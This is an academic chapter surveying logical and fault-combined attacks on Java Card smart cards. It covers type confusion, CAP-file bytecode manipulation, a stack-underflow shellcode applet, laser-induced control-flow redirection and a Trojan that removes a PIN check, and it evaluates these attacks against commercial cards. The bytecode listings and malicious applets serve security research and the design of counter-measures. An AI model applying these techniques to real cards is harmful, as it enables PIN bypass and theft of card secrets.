The Next Smart Card Nightmare

Logical Attacks, Combined Attacks, Mutant Applications and Other Funny Things

Guillaume Bouffard and Jean-Louis Lanet

Smart Secure Devices (SSD) Team XLIM/University of Limoges
{guillaume.bouffard,jean-louis.lanet}@xlim.fr

1 Introduction

Java Card is a kind of smart card that implements one of the two editions, "*Classic Edition*" or "*Connected Edition*", of the standard Java Card 3.0 [7]. Such a smart card embeds a virtual machine which interprets codes already romized with the operating system or downloaded after issuance. Due to security reasons, the ability to download code into the card is controlled by a protocol defined by Global Platform [3]. This protocol ensures that the owner of the code has the necessary authorization to perform the action. Java Card is an open platform for smart cards, *i.e.* able of loading and executing new applications after issuance. Thus, different applications from different providers run in the same smart card. Thanks to type verification, byte codes delivered by the Java compiler and the converter (in charge of giving a compact representation of class files) are safe, *i.e.* the loaded application is not hostile to other applications in the Java Card. Furthermore, the Java Card firewall checks permissions between applications in the card, enforcing isolation between them.

Java Card is quite similar to any other Java edition. It only differs (at least for the *Classic Edition*) from standard Java in three aspects: i) restrictions of the language, ii) run time environment and iii) applet life cycle. Due to resource constraints the virtual machine in the *Classic Edition* must be split into two parts: the byte code verifier executed off-card is invoked by a converter while the interpreter, the API and the Java Card Run time Environment (JCRE) are executed on board. The byte code verifier is the offensive security process of the Java Card. It performs the static code verifications required by the virtual machine specification. The verifier guarantees the validity of the code being loaded in the card. The byte code converter transforms the Java class files, which have been verified and validated, into a format that is more suitable for smart cards, the CAP file format. Then, an on-card loader installs the classes into the card memory. The conversion and the loading steps are not executed consecutively (a lot of time can separate them). Thus, it may be possible to corrupt the CAP file, intentionally or not, during the transfer. In order to avoid this, the Global Platform Security Domain checks the file integrity and authenticates the package before its registration in the card.

The design of a Java Card virtual machine cannot rely on the environmental hypotheses of Java. In fact, physical attacks have never been taken into account

D. Naccache (Ed.): Quisquater Festschrift, LNCS 6805, pp. 405–424, 2012.

during the design of the Java platform. To fill this gap, card designers developed an interpreter which relies on the principle that once the application has been linked to the card, it won't be modifiable again. The trade-off is between a highly defensive virtual machine which will be too slow to operate and an offensive interpreter that will expose too much vulnerabilities. The know-how of a smart card design is in the choice of a set of minimal counter-measures with high fault coverage.

Nevertheless some attacks have been successful in retrieving secret data from the card. Thus we will present in this chapter a survey of different approaches to get access to data, which should bypass Java security components. The aim of an attacker is to generate malicious applications which can bypass firewall restrictions and modify other applications, even if they don't belong to the same security package. Several papers were published and they differ essentially on the hypotheses of the platform vulnerabilities. After a brief presentation of the Java Card platform and its security functions, we will present attacks based on a faulty implementation of the transaction, due to ambiguities in the specification. Then we will describe the flaws that can be exploited with an ill-typed applet and we will finish with correct applets which can mutate thanks to a fault attack.

Java Cards have shown an improved robustness compared to native applications regarding many attacks. They are designed to resist to numerous attacks using both physical and logical techniques. Currently, the most powerful attacks are hardware based attacks and particularly fault attacks. A fault attack modifies parts of memory content or signal on internal bus and lead to deviant behaviour exploitable by an attacker. A comprehensive consequence of such attacks can be found in [6]. Although fault attacks have been mainly used in the literature from a cryptanalytic point of view (see [1,4,8]), they can be applied to every code layers embedded in a device. For instance, while choosing the exact byte of a program the attacker can bypass counter-measures or logical tests. We called such modified application *mutant*.

2 The Java Card Platform

We only describe attacks on the Java Card Virtual Machine and possibilities provided when an attacker alter the Virtual Machine (VM). Indeed, we do not discuss here about the cryptography algorithms which are supposed to be correctly implemented and strong-protected against attacks.

2.1 Java Card Security

The Java Card platform is a multi-application environment where the critical data of an applet must be protected against malicious access from another applet. To enforce protection between applets, classical Java technology uses the type verification, class loader and security managers to create private namespaces for applets. In a smart card, complying with the traditional enforcement process is not possible. On the one hand, the type verification is executed outside the card due to memory constraints. On the other hand, the class loader and security managers are replaced by the Java Card firewall.

2.2 The Byte Code Verifier

Allowing code to be loaded into the card after post-issuance raises the same issues as the web applets. An applet not built by a compiler (hand-made byte code) or modified after the compilation step may break the Java sandbox model. Thus, the client must check that the Java-language typing rules are preserved at the byte code level. The Java is a strongly typed language where each variable and expression has a type determined at compile-time, so that if a type mismatches from the source code, an error is thrown. The Java byte code is also strongly typed. Moreover, local and stack variables of the virtual machine have fixed types even in the scope of a method execution. None of type mismatches are detected at run time, and that allows making malicious applets exploiting this issue. For example, pointers are not supported by he Java programming language although they are extensively used by the Java Virtual Machine (JVM) where object references from the source code are relative to a pointer. Thus, the absence of pointers reduces the number of programming errors. But it does not stop attempts to break security protections with unfair uses of pointers.

The Byte Code Verifier (BCV) is an essential security component in the Java sandbox model: any bug created by an ill-typed applet could induce a security flaw. The byte code verification is a complex process involving elaborate program analyses using an algorithm very costly in time consumption and memory usage. For these reasons, many cards do not implement this kind of component and rely on the responsibility of the organization which signs the applet's code to ensure that they are well-typed.

2.3 The Java Card Firewall

The separation of different applets is enforced by the firewall which is based on the package structure of Java Card and the notion of contexts. When an applet is created, the Java Card Runtime Environment (JCRE) uses a unique Applet IDentifier (AID) to link it with the package where it's been defined. If two applets are an instance of classes of the same Java Card package, they are considered in the same context. There is a super user context, called the JCRE context. Applets associated with this context can access to objects from any other context on the card.

Each object is assigned to an unique owner context which is the context of the applet created. An object method is executed in the object owner context. This context provides information allowing, or not, the access to another object. The firewall prevents a method executing in one context from access to any attribute or method of objects to another context.

To bypass the firewall, you can use two ways: the JCRE entry points and shareable objects. JCRE entry points are the objects owned by the JCRE which are specifically designated as objects that can be accessed from any context. The most significant example is the APDU buffer which contains the commands sent and received from the card. This object is managed by the JCRE and, in order

to allow applets to access this object, it is designated as an entry point. Another example includes the elements of the table containing the AIDs of the installed applets. Entry points can be marked as temporary. References to temporary entry points cannot be stored in objects (this is enforced by the firewall).

2.4 The Sharing Mechanism

To support cooperative applications on one-card, the Java Card technology provides well-defined sharing mechanisms. The Shareable Interface Object (SIO) mechanism is the system in the Java Card platform intended for applets collaboration. The `javacard.framework` package provides a tagging interface called Shareable and any interface which extends the Shareable interface will be considered as a Shareable. Requests for services to objects implementing a Shareable interface are allowed by the firewall mechanism. Any server applet which provides services to other applets, within the Java Card, must define the exportable services in an interface tagged as Shareable.

Within the Java Card, only instances of classes are owned by applets (*i.e.* they are within the same security context). The JCRE does not check the access to a static field or the invocation of a static operation. That means static fields and operations are accessible from any applet; however, objects stored in static fields belong to the applet which instantiates them. The server applet may decide whether to publish its SIO in static fields, or return them in static operations.

2.5 The CAP File

The CAP (`Convert APplet`) file format is based on the notion of components. It is specified by Oracle [7] as consisting of ten standard components: `Header`, `Directory`, `Import`, `Applet`, `Class`, `Method`, `Static Field`, `Export`, `Constant Pool` and `Reference Location` and one optional: `Descriptor`. We except the `Debug` component because it is only used on the debugging step and it is not sent to the card. Moreover, the targeted JCVM may support user `custom` components.

A CAP file is made of several components that contain specific information from the Java Card package. For instance, the `Method` component contains the methods byte code, and the `Class` component has information on classes such as references to their super-classes or declared methods. In addition, components have links between them.

3 Logical Attacks

3.1 Ambiguity in the Specification: The Type Confusion

Erik Poll made a presentation at CARDIS'08 about attacks on smart cards. In his paper [5], he did a quick overview of the classical attacks available on

smart cards and gave some counter-measures. He explained the different kinds of attacks and the associated counter-measures. He described four methods (1) CAP file manipulation, (2) Fault injection, (3) Shareable interfaces mechanisms abuse and (4) Transaction Mechanisms abuse.

The goal of (1) is to modify the CAP file after the compilation step to bypass the Byte Code Verifier. The problem is, like explained before, an on-card BCV is an efficient system to block this attack and he wants to bypass it. As a solution (2), he dismissed the fault injection. Even if there is no particular physical protection, this attack is efficient but quiet difficult and expensive.

Focused on the two last options. The idea of (3) to abuse shareable interfaces is really interesting and can lead tricking the virtual machine. The main goal is to have type confusion without the need to modify CAP files. To do that, he had to create two applets which will communicate using the shareable interface mechanism. To create a type confusion, each of the applets use a different type of array to exchange data. During compilation or on load, there is no way for the BCV to detect such a problem.

The problem seems to be that every card tried, with an on-card BCV, refused to allow applets using shareable interface. As it is impossible for an on-card BCV to detect this kind of anomaly, Erik Poll emitted the hypothesis that any use of shareable interface on card can be forbidden with an on-board BCV.

The last option left is the transaction mechanism (4). The purpose of transaction is to make a group of operations becomes atomic. Of course, it is a widely used concept, like in databases, but still hard to implement. By definition, the rollback mechanism should also deallocate any objects allocated during an aborted transaction, and reset references to such objects to null. However, Erik Poll find some strange cases where the card keep the references of objects allocated during transaction even after a roll back.

If he can get the same behavior, it should be easy to get and exploit type confusion. Now let quickly explain how to use type confusion to gain illegal access to otherwise protected memory. A first example is to get two arrays of different types, for example a byte and a short array. If he declares a byte array of 10 bytes, and he has another reference as a short array, he will be able to read 10 shorts, so 20 bytes. With this method he can read the 10 bytes saved after the array. If he increases the size of the array, he can read as much memory as he wants. The main problem is more how to read memory before the array.

The other confusion he used is an array of bytes and an object. If he puts a byte as first object attribute, it is bound to the array length. It is then really easy to change the length of the array using the reference to the object.

Shareable. The principle of this attack is to abuse the shareable mechanism thanks to the non-typed verification. In fact, he tried to pass a byte array as a short array. Thanks to this trick, when reading the original array, he can read after the last value due to the length confusion. In order to make this attack, he needs two interfaces: one for the client and one for the server.

```
public interface Interface
    extends Shareable {
  public byte[] giveArray();
  public short accessArray
          (byte[] MyArray);
}
```

Listing 1.1. Client Interface

```
public interface Interface
    extends Shareable {
  public byte[] giveArray();
  public short accessArray
          (short[] MyArray);
}
```

Listing 1.2. Serveur Interface

These two interfaces must have the same AID for package and applet of the server and client. Then, he only needs to upload the server's interface into the card. So, the byte array will be interpreted as a short array from the client side. The two methods needed are used to read values in the array and to share an array between the client and the server. From the client's side, he retrieves the server's array, which is a byte array, by using the `giveArray` method. After, he passes it as a parameter of `accessArray` method and he sends the return reading short through the APDU. As a result, he succeed to pass a byte array as a short array in all cases but when he exceeded the standard ending of the array, an error was checked by the card.

Transaction. A transaction gives an assurance of security, but, when it is aborting, a rollback is done (so all allocated objects must be deleted). In the reality, the deletion is sometimes not correctly done. So it can lead to an access to unauthorized objects. Let's see an example when aborting a transaction in the next source code:

```
JCSystem.beginTransaction();
arrayS = new short [5];
arrayS[0] = (short) 0x00AA;
arrayS[1] = (short) 0x00BB;
localArray = arrayS;
JCSystem.abortTransaction();
```

Listing 1.3. A typical transaction

In this example, the two arrays `arrayS` and `localArray` are equals: they reference the same short array. After the `abortTransaction` call, he can suppose that the last object referenced is deleted. The memory management will allocate some memory and will return some references.

An array component may be modified by `Util.arrayFillNonAtomic` or `Util.arrayCopyNonAtomic` methods. But while a transaction is in progress, these modifications are not predictable. The JCRE shall ensure that a reference to an object created during the aborted transaction is equivalent to a null reference. Only updates to persistent objects participate in the transaction. Updates to transient objects and global arrays are never undone, regardless of whether or not they were "inside a transaction".

3.2 The Specification Is Correct But the Constraints Provide Implementation Errors: EMAN 1 and 2

To insure a valid CAP file which respects the Oracle specification [7], you should make it in two steps. First, your code in a Java-language and build it to obtain you class file. During the conversion process (`.class` to `.cap`) a BCV checks the class byte code. Next the conversion is made. Finally, the CAP file rarely signed.

The second step, after obtaining the CAP file compiled with the Java Card toolchain, is to send the file to the smart card. During the loading step of an applet, the card checks the applet byte code. Unfortunately, due to the resources constraints, the BCV is often not implemented. Finally, an on-card firewall prevents the installed applets from getting out of their context.

Tools used to improve the attacks. This kind of attack is often based on CAP file modification and upload of hostile applet. To exploit this vulnerability we need tools to automate the process: the CFM and OPAL.

The CapFileManipulator (CFM). In this section, attacks are based on an ill-formed CAP file. The CAP file, likely explained in the subsection 2.5, has several dependent components. In order to have an easy way to made the required modifications, we developed a Java-library which provides the modifications and corrections of dependencies on the CAP file. This open-source library is available on[11].

OPAL. OPAL[10] is a Java 6 library that implements Global Platform 2.x specification. It is able to upload and manage applet life cycle on Java Card. It is also able to manage different implementations of the specification *via* a pluggable interface.

These libraries provide an efficient way to automate attacks with the analysis of the card responses and generate appropriate requests.

EMAN1: `getstatic`, `putstatic`, `this` and other funny things. We will explain in this section various methods that allowed us to retrieve the address of a table, read and write on a card. We will also see how to retrieve the reference of a class and how to start the self-modifying code.

```
public short getMyAddresstabByte (byte[] tab) {
  short dummyValue=(byte)0x55AA;
  tab[0] = (byte)0xFF;
  return dummyValue;
}
```

Listing 1.4. Function to retrieve the address of an array

To retrieve the address of an array, we use the function 1.4 which, when modified, will return the address of the array received in parameter. The corresponding byte code is listed in 1.5:

```
public short
getMyAddressTabByte
                    (byte[] tab) {
03 // flags: 0 max_stack : 3
21 // nargs: 2 max_locals: 1
10 AA       bspush      -86
31          sstore_2
19          aload_1
03          sconst_0
02          sconst_m1
39          sastore
1E          sload_2
78          sreturn
}
```

Listing 1.5. The function 1.4

```
public short
getMyAddressTabByte
                    (byte[] tab) {
03 // flags: 0 max_stack : 3
21 // nargs: 2 max_locals: 1
10 AA       bspush      -86
31          sstore_2
19          aload_1
00          nop
00          nop
00          nop
00          nop
78          sreturn
}
```

Listing 1.6. The function 1.4 which when modify will return

The instruction `aload_1` is used to load the address of the array on the stack. Let us change this function according to the listing 1.6. Thus, the function will return the address of the array. The following code is used to retrieve the address of a class. When the `invokevirtual` instruction is executed the class reference of the called function and its arguments are pushed on the stack.

```
short val = getMyAddress();
Util.setShort(apdu.getBuffer(),(short)0,(short)val);
apdu.setOutgoingAndSend( (short) 0, (short) 2);
```

Listing 1.7. Code to retrieve a class address

Corresponding to the byte code:

```
18          aload_0
8B 00 0A    invokevirtual   11
32          sstore_3
19          aload_1
8B 00 07    invokevirtual    8
03          sconst_0
1F          sload_3
8D 00 0C    invokestatic    12
3B          pop
19          aload_1
03          sconst_0
05          sconst_2
8B 00 0B    invokevirtual   13
```

Listing 1.8. Java Card byte code version of the 1.7 Java code

```
18          aload_0
8B 00 0A    invokevirtual   11
32          sstore_3
19          aload_1
8B 00 07    invokevirtual    8
03          sconst_0
18          sload_0
8D 00 0C    invokestatic    12
3B          pop
19          aload_1
03          sconst_0
05          sconst_2
8B 00 0B    invokevirtual   13
```

Listing 1.9. Modified version of the 1.7 Java code

To modify the CAP file to pass the class reference as the third parameter to the `setShort` function, we modify the stacked data. We can notice that in the byte code above the reference is contained in the local variable 0. To load on the stack, `aload_0` is uses. In addition, the variable `val` is stored in the local variable 2. The load on the stack is made with the following statement: `sload_2`. Changes appear on the listing 1.9. Now, with this modification, the `this` address is stacked up on the call of the `setShort` function. Next, the `this` is sent by the APDU command. To read the content of a memory address, we used the function1.10 that, once the file is changed of course, will return the current value located at the address. Here the variable is static and with the short type. The corresponding code is:

```
public static byte
    getMyAddress()
{
    return ad;
}
```

Listing 1.10. Dummy function to dump the memory

```
public void getMyAddress(){
  // flags: 0  max_stack : 1
  // nargs: 0  max_locals: 0
  7C 00 02  getstatic_b 2
  78        sreturn
}
```

Listing 1.11. Byte code version of dummy function to dump the memory

The value `0x0002` is the offset in the `Constant Pool` component. We need to replace it by the linked address. So we should modify the `Reference Location` component to avoid the on-card linking process of this variable. So we need to delete the right entry in the component `Reference Location` to bypass the link process but also to update the size of the subsection. This task is automatically made by our *CFM*.

Writing in the memory follows the same process using the `putstatic_b` (`putstatic` byte) instruction and the same `Reference Location` component update.

EMAN2: An underflow in a Java Card. As said previously, the verifier must check several points. In particular: there are no violations of memory management and any stack underflow or overflow. This means that these checks are potentially not verified during run time and then can lead to vulnerabilities. The Java frame is a non persistent data structure but can be implemented in different manners and the specification gives no design direction for it. Getting access to the RAM provides information of other objects like the APDU buffer, return address of a method and so on. So, changing the return of a local address modifies the control flow of the call graph and returns it to a specific address.

Description. The attack consists in changing the index of a local variable. The specification says that the number of variables that can be used in a method is 255. It includes local variables, method parameters, and in case of an instance method invocation, a reference to the object on which the instance method is being invoked. For that purpose we use two instructions: `sload` and `sstore`. As

described in the JCVM Specification[7], these instructions are normally used in order to load a short from a local variable and to store a short in a local variable. The use of the *CFM* allows us to modify the CAP file in order to access the system data and the previous frame. As an example, the code in the listing 1.12 stores `0` into `j`. Then it loads the value of `j`, and stores it into `i`.

So, if we change the operand of `sload` (says `sload_4`, `16 04`) we store information from a non-authorized area into the local 1. Then this information is sent out using an APDU. On a Java Card 2.1.1 we tried this attack using a +2 offset and we retrieved the short value `0x8AFA` which was the address of the caller. We can see that we can read without difficulty in the stack below our local variables. Furthermore, we can write anything anywhere into the stack below, there is no counter-measure. This smart card implements an offensive interpreter that relies entirely on the byte code verification process. the malicious Java Card applet is:

```
1  public class MyApplet1 extends javacard.framework.Applet {
2    /*
3     * sspush 1712
4     * invokestatic 20
5     */
6    public static final byte [] MALICIOUS_ARRAY = {
7       (byte) 0x04, // flags: 0 max_stack : 4
8       (byte) 0x31, // nargs: 3 max_locals: 1
9       (byte) 0x11, (byte) 0x17, (byte) 0x12,
10      (byte) 0x8D, (byte) 0x6F, (byte) 0xC0
11    }
12
13   /* Our malicious applet called by process */
14   public void f(byte [] apduBuffer, APDU apdu, short a) {
15     short i=(short) 0;
16     /* j will contain the address of our shellcode + 6
17      * because we have to jump the array header! */
18    short j=(short) (getMyAddresstabByte(MALICIOUS_ARRAY)6);
19      /* sload and sstore */
20      i = j ;
21    }
22 }
```

Listing 1.12. Malicious applet to make an underflow

Then we need to modify the CAP file in order to store in the return address, the address of the `MALICIOUS_ARRAY`. Running such application will throw the exception `0x1712`. So we show within this applet that we can redirect the control flow of such a virtual machine. The array `MALICIOUS_ARRAY` has the data structure of a method. The two first bytes represent the flags and the size of the locals and arguments while `0x11` is the first *opcode* to be interpreted as `sipush 0x1712`. Then we call the method `throwIt` which is implemented in the ROM

area at the address 0x6FC0. Invoking a Java array is the way to execute any shell code in a Java Card. Moreover we are able to scan the RAM memory for the addresses below the current frame. Firstly, we discovered the reference of the APDU's class instance by using the same method: `0x01D2` (located in the RAM area). At this address, the following structure was found: `0x00 0x04 0x29 0xFF 0x6E 0x0E`. It represents the instance of the APDU class, so we can deduce the address of the APDU class which is `0x6E0E` (located in ROM area).

```
000001D0:  00 00 00 04 29 FF 6E 0E   00 00 00 00 01 05 2B FF
000001E0:  6C 88 80 31 00 00 02 00   00 00 00 00 00 00 00 00
```

Listing 1.13. Dump of a RAM memory

After this observation, we wanted to find the APDU buffer in the RAM memory which is probably near the class APDU's instance reference. After this, we searched a table of 261 bytes. It is possible to find the APDU buffer in the RAM memory near the class APDU's instance reference which can be found at the address `0x1DC` as shown in the listing 1.13.

It was confirmed because a pattern of an APDU command was found at the beginning of the table: `0x80 0x31 0x00 0x00 0x02`.

Secondly, we wanted to find the C stack. We believed that it was near to the APDU buffer. So, we analyzed the operations used when the dump was made and looked in RAM memory. After that, we deduced that the stack is just before the APDU buffer, near to the `0x7B` address. In fact, near to this we found this `0x01D2` short value which matches the instance's reference of the APDU class and `0x01DC` which is the APDU buffer address. Finding the C stack can be a way to get access to the processor native execution. It needs further investigations.

3.3 The Specification Is Correct But Environmental Hypothesis Are False

In this section we study different attacks that do not rely on ill-typed application. This relaxes the hypothesis on the absence of an on-card byte code verifier. The application of these attacks is more powerful than the previous one. Any deployed smart card can suffer of these attacks, and potentially the attack do not need to upload any applet in the card.

Combining Fault and Logical Attacks: The Barbu's attack. CARDIS'10, Barbu et al. describes a new kind of attack in this paper [2]. This attack is based on the use of a laser beam which modifies a correct applet execution flow during it running. This applet is checked by the on-card BCV and correctly installed on the card. The goal is to use a type confusion to forge a reference of an object and its content. Let us understand his attack.

His attack is based on the type confusion. the defines three classes `A`, `B` and `C` described the listing 1.14.

The cast mechanism is explained in the JCRE specification[7]. Indeed, when you would cast an object to another, the JCRE dynamically verifies if both types

```
public class A {
  byte b00, ..., bFF
}
```

```
public class B {
  short addr
}
```

```
public class C {
  A a;
}
```

Listing 1.14. Classes use to create a type confusion.

are compatible, using a `checkcast` instruction. Moreover, an object reference dependents on the architecture. The following example can be used:

```
T1 t1;                          aload     @t1
T2 t2 = (T2) t1;    <=>         checkcast T2
                                astore    @t2
```

Finally, a cast of an object `b` to an object `c` is wanted. Indeed, if `b.addr` is modified to a specific value, and if this object is cast to a `C` instance you may change the reference linked by `c.a`. Barbu uses in his applet `AttackExtApp` (listing 1.15) an illegal cast at line 10.

```
1  public class AttackExtApp extends Applet {
2      B b; C c; boolean classFound;
3      ... // Constructor, install method
4      public void process(APDU apdu) {
5        byte[] buffer = apdu.getBuffer();
6        ...
7        switch (buffer[ISO7816.OFFSET_INS]) {
8          case INS_ILLEGAL_CAST:
9            try {
10             c = (C) ( (Object) b );
11             return; // Success, return SW 0x9000
12           } catch (ClassCastException e) {
13             /* Failure, return SW 0x6F00 */
14           }
15           ... // more later defined instructions
16 }   } }
```

Listing 1.15. `checkcast` type confusion

This instruction throws a `ClassCastException` exception. With specific material (oscilloscope, *etc.*), the exception thrown is visible in the consumption curves. Thus, with a time-precision attack, Barbu prevents with a laser based fault the injection the checkcast to be thrown. Moreover, when the cast is done, the references of `c.a` and `b.addr` are the same. Thus, the `c.a` reference value

may be changed dynamically. Finally, this trick offers a read/write access on smart card memories within the fake `A` reference. Thanks to this kind of attack, Barbu et al. can apply their combined attack to inject ill-formed code and modify any application on Java Card 3.0, such as EMAN1.

3.4 EMAN4: Controlling a JavaCard Applet's Execution Flow with Logical and Physical Attack Combination

Like in the Barbu's attack we designed a correct applet that contains the function used by the Trojan implemented in the listing 1.16. After the build step, by the Java Card toolchain, we obtain the valid byte code. The `goto_w` instruction provides the jump to the beginning of the loop. Here, `0xFF19` is a signed number used to define the destination offset of the `goto_w` instruction.

```
private static byte[]
        MALICIOUS_ARRAY = {
   // Malicious byte code
} ;

private void
yetAnotherNaughtyFunction() {
   for(short i = 0 ;
             i < 1 ; i ) {
      foo = (byte) 0xBA;
      bar = foo;
      foo = bar;
      . . .
      bar = foo;
      foo = bar;
      continue;
   }
}
```

```
bspush              BA
putfield_b          5
aload_0
getfield_b_this     5
putfield_b          5
. . .
getfield_b_this     6
putfield_b          5
inc                 1
iload_1
iconst_1
goto_w              FF19
return
```

Listing 1.16. Malicious code to make a execution flow redirection

A laser beam may set or reset the most significant byte of the `goto_w`. If this byte is modified, the jump done by the goto instruction could change the execution flow and redirect the execution to our `MALICIOUS_ARRAY` in order to execute the byte code contained in this array.

To verify these hypothesis, we installed an applet which contains the code described in 1.16. The applet was not modified and it was checked by the BCV in the card. When the card stores an applet in the EEPROM memory, it uses the best fit algorithm.



Fig. 1. Dump of the Java Card virus

We simulate a fault injection by changing the most significant byte of the operand of the `goto_w` instruction. The `MALICIOUS_ARRAY` is stored just after the method, and is filled with a lot of `NOP`. It is not the invocation of a method so we have just to put the required *opcodes*.

This attack can be applied to any control flow byte code. This attack is performed against the designer rely on the use of the embedded byte code verifier. But at the design level, Java never took into account that the attacker could modify the code after the linking phase. And thanks to the laser we can this.

4 Exploitation: Mutate Code in a Java Card Smart Card

Instead of dumping the memory byte after byte we use the ability to invoke an array that can be filled with any arbitrary byte code. With this approach, we are able to define a search and replace function. To present this attack, we consider the following generic code which is often used to check if a PIN code has been validated.

The PIN object is an instance of the `OwnerPin` class, which is a secure implementation of of a PIN code: the counter is decremented before checking the user input, and so on. If the user enters three time a wrong PIN code, an exception is thrown. The goal of our Trojan is to search the byte code of this exception treatment and to replace it with a predefined code fragment. For example, if the Trojan finds in memory the pattern `0x11 0x69 0x85 0x8D` and if the owner of this method is the targeted applet then the Trojan replaces it by the following pattern: `0x00 0x00 0x00 0x00` (knowing that the byte code `00` stands for the `nop` instruction). The return value of the function is never evaluated.

```
public void debit (APDU apdu) {
    ...
    if (!pin.isValidated()) {
        ISOException.throwIt(SW_AUTH_FAILED)
    }
    // do safely something authorized
}
```

Listing 1.17. Yet another PIN code check

```
public void debit (APDU apdu) {
    ...
    if (!pin.isValidated()) {

    }
    // do safely something authorized
}
```

Listing 1.18. Modify PIN code check

The interest of the search and replace Trojan is obvious. Of course if the Trojan is able to perform such an attack it could also scan the whole memory and characterize the object representation of the virtual machine embedded into the card. It becomes also possible to get access to the implementation of the cryptographic algorithms which in turn can be exploited to generate new attacks.

Combined attacks can generate hostile code that has been checked previously through a BCV process or any auditing analysis. We need to verify how a code can be transformed using a permanent or transient physical attack. To evaluate the impact of a code mutation, we developed an abstract Java Card virtual machine interpreter [9]. This abstract interpreter is designed to follow a method call graph, and for each method of a given Java Card applet, it simulates a Java Card method's frame. The interpreter can simulate an attack by modifying the method's byte array. On top of the abstract interpreter, we have developed a mutant generator. This tool can generate all the mutants corresponding to a given application according to the chosen fault model. To realize this, for a given *opcode*, the mutant generator changes its value from 0x00 to 0xFF, and for each of these values an abstract interpretation is made. If the abstract interpretation does not detect a modification then a mutant is created enabling us to regenerate the corresponding Java source file and to colour the path that lead to this mutant. Then, the designer of the applet can insert applicative counter measures to avoid the mutants generation.

5 Evaluation of the Attacks

The Java Cards evaluated in this chapter are publicly available in some web stores. We evaluated several cards from five smart card providers and we will refer to the different cards using the reference to the manufacturer associated to the version of the Java Card specifications. At the time we performed this study no Java Card 3.0 were available and the most recent cards we had were Java Card 2.2. This is the reason why only smart card manufacturers can generate logical attacks on Java Card 3.0.

- Manufacturer A, cards *a-21a*, *a-21b*, *a-22a* and *a-22b*. The *a-22a* is a USIM card for the 3G, the *a-21b* is an extension of *a-21a* supporting RSA algorithm, and the *a-22b* is a dual interface card.
- Manufacturer B, cards *b-21a*, *b-22a*, *b-22b*. The *b-21* supports RSA algorithm, the *b-22b* is a dual interface smart card.
- Manufacturer C, cards *c-22a*, *c-22b*. The first one is a dual interface card, and the second supports RSA algorithm.
- Manufacturer D, card *d-22*.
- Manufacturer E, cards *e-22*.

The cards have been renamed with respect to the standard they support.

While some of these cards implement counter-measures against EMAN 1 and 2, we managed to circumvent some of them.

5.1 Loading Time Counter-Measures

The card-linker can detect basic modifications of the CAP file. Some cards can block themselves when erasing an entry in the `Reference Location` component without calculating the offset of the next entry. For instance, the card *a-21a* blocked when detecting a null offset in the `Reference Location` component. But it is easy to bypass this simple counter-measure with our *CFM* to perform more complex CAP file modifications.

At least three of the evaluated cards have a sort of type verification algorithm (a complex type inference). They can detect ill-formed byte codes, returning a reference instead of a short for instance. Looking at *Common Criteria evaluation reports*, it is evident that these cards were out of our hypotheses: they include a byte code verifier or, at least, a reduced version of it. Thus, such cards can be considered as the most secure, because once the CAP file is detected as ill-formed, they reject the CAP file or become mute (for instance *c-22b*).

Table 1. Load Time counter-measures

Card Reference	`Reference Location` correct	type verification
a-21b	x	
c-22b, e-21		x

5.2 Run Time Counter-Measures

For the remaining cards which accept to load ill-applet, we can evaluate the different counter-measures done by the interpreter. A counter-measure consists in checking writing operations. For instance, when writing to an unauthorized memory area (outside the area dedicated to class storage) the card block or return an error status word. More generally, the cards can detect illegal memory access depending on the accessed object or the byte code operation. For instance, one card (*c-22a*) limits the possibility to read arbitrary memory location to seven consecutive memory addresses.

Table 2. Run Time counter-measures

Card Reference	Memory area check	Memory management	Read access
a-22a		x	x
b-22b	x		
c-22a			x

On the remaining cards, we were able to access and completely dump the memory. The following table summarizes the different results we obtained. For each evaluated card, we explain what we have reached with the attack, and then the level of the counter-measure and the portion of the memory dumped.

We can compare the counter-measures encountered in this attack with those described. The first counter-measure consists in dynamic type inference, *i.e.* a defensive virtual machine. We never found such a counter-measure on the cards we evaluated. But it could be integrated on cards like *c-22b* or *e-21* for which we did not succeed with our attack. Due to the fact that our attack does not modify the array size, any counter-measure trying to detect a logical or a physical size modification will not be efficient. The last counter-measure described concerns the firewall checks. The authors do not try to bypass the firewall using this methodology, thus they did not succeed in discovering any firewall weakness. Nevertheless, their approach could be used and in particular the buffer underflow for the card *c-22a* where our attack did not succeed. But if we modify the size of the array, we will be able to bypass the counter-measure on bound check.

To prevent the card from this attack, the JCVM must forbid the use of static instructions. Moreover, on card, a malicious user may use static instruction (directly in the JCVM). Thus, this counter-measure is not efficient. The underflow attack has only been conducted on the *a-21a*. But there is no reason why it should not succeed on other cards.

5.3 Evaluation of Poll's Attacks

One of the hypotheses is that the card does not embed a type verifier (explained in the subsection 3.1). In order to relax this hypothesis we evaluated the approach described. There are two attacks presented in this paper which have been evaluated:

Table 3. Array bounds check

Card Reference	Type confusion	Result after exceeding array's length
a-22a	x	`0x6F00`
b-21a	x	`0x6F00`
b-22b	x	`0x6F00`
c-22a	x	`0x6F08`

– Shareable interfaces mechanisms abuse
– Transaction Mechanisms abuse

The idea to abuse shareable interfaces is really interesting and can lead to trick the VM. The main goal is to have type confusion without the need to edit CAP files. We have to create two applets which will communicate using the shareable interface mechanism. To create type confusion, each of the applets will use a different type of array to exchange data. During compilation or on load, there is no way for the BCV to detect such a problem.

But cards which includes the BCV refused to load applets using `Shareable` interface. As it is impossible for an on-card BCV to detect this kind of anomaly, Erik Poll suggest that this kind of card must forbid the use of `Shareable` interface. In our experiments, we succeed to pass a byte array as a short array in all cases but in our EMAN experiments an error is thrown by the card if we try to access memory portion not included in the original byte array. This means that the type confusion is possible, but a run time counter-measure is implemented against this attack.

Table 4. Abusing transaction mechanism

Card Reference	Call new	Call to `makeTransientArray`	Type confusion
a-22a		x	x
b-21a	x	x	x
b-22b		x	
